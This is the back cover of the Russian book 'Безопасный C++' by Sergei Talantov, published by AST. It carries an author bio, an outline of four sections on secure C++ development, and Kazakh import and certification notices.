Қазақстан Республикасына импорттаушы және Қазақстан Республикасында наразылықтарды қабылдау бойынша өкіл -«РДЦ-Алматы» ЖШС, Алматы қ.,Домбровский көш., 3«а», Б литері офис 1. Тел.: 8(727) 2 51 59 90,91 , факс: 8 (727) 251 59 92 ішкі 107; E-mail: RDC-Almaty@eksmo.kz , www.book24.kz Тауар белгісі: «АСТ» Өндірілген жылы: 2025
Өнімнін жарамдылық; мерзімі шектелмеген.
Сертификация қарастырылмаған

СЕРГЕЙ ТАЛАНТОВ — разработчик, архитектор программного обеспечения и чемпион безопасности, программирующий на языке C++ более 20 лет. Опыт работы в компаниях, занимающихся информационной безопасностью, Acronis и «Лаборатории Касперского» более 10 лет. Контрибьютор Chromium, член архитектурного комитета KasperskyOS. Постоянный спикер на конференциях C++ Russia, Highload.

«БЕЗОПАСНЫЙ C++» — это глубокое погружение в аспекты программирования на C++. Книга предназначена для специалистов, которые хотят повысить уровень защиты своих приложений и научиться применять лучшие практики безопасности в реальных проектах.

Внутри четыре основных раздела:

«БЕЗОПАСНОСТЬ ПРИЛОЖЕНИЙ» — ключевые принципы обеспечения безопасности, включая материал по бинарной отладке.

«БЕЗОПАСНАЯ РЕАЛИЗАЦИЯ» — в этом разделе раскрываются низкоуровневые вопросы безопасности при написании программ на C++ — здесь о потенциальных проблемах и возможных решениях.

«БЕЗОПАСНАЯ АРХИТЕКТУРА» — о принципах построения безопасной архитектуры приложений, что позволит создавать более надежные и устойчивые системы.

«БЕЗОПАСНЫЙ ПРОЦЕСС» — методики и практики повышения качества, надежности и безопасности разрабатываемого ПО.

Акцент книги — на практическом применении теоретических знаний, где будут представлены примеры и сценарии, которые можно адаптировать для использования в собственных проектах. Книга станет незаменимым ресурсом для разработчиков, стремящихся повысить уровень безопасности своих приложений и защитить их от потенциальных угроз.

КНИГИ ДЛЯ ЛЮБОГО НАСТРОЕНИЯ ЗДЕСЬ:
www.ast.ru / www.book24.ru
vk.com/izdatelstvoast
ok.ru/izdatelstvoast

ИЗДАТЕЛЬСКАЯ ГРУППА АСТ

ISBN 978-5-17-173860-0

9 785171 738600 >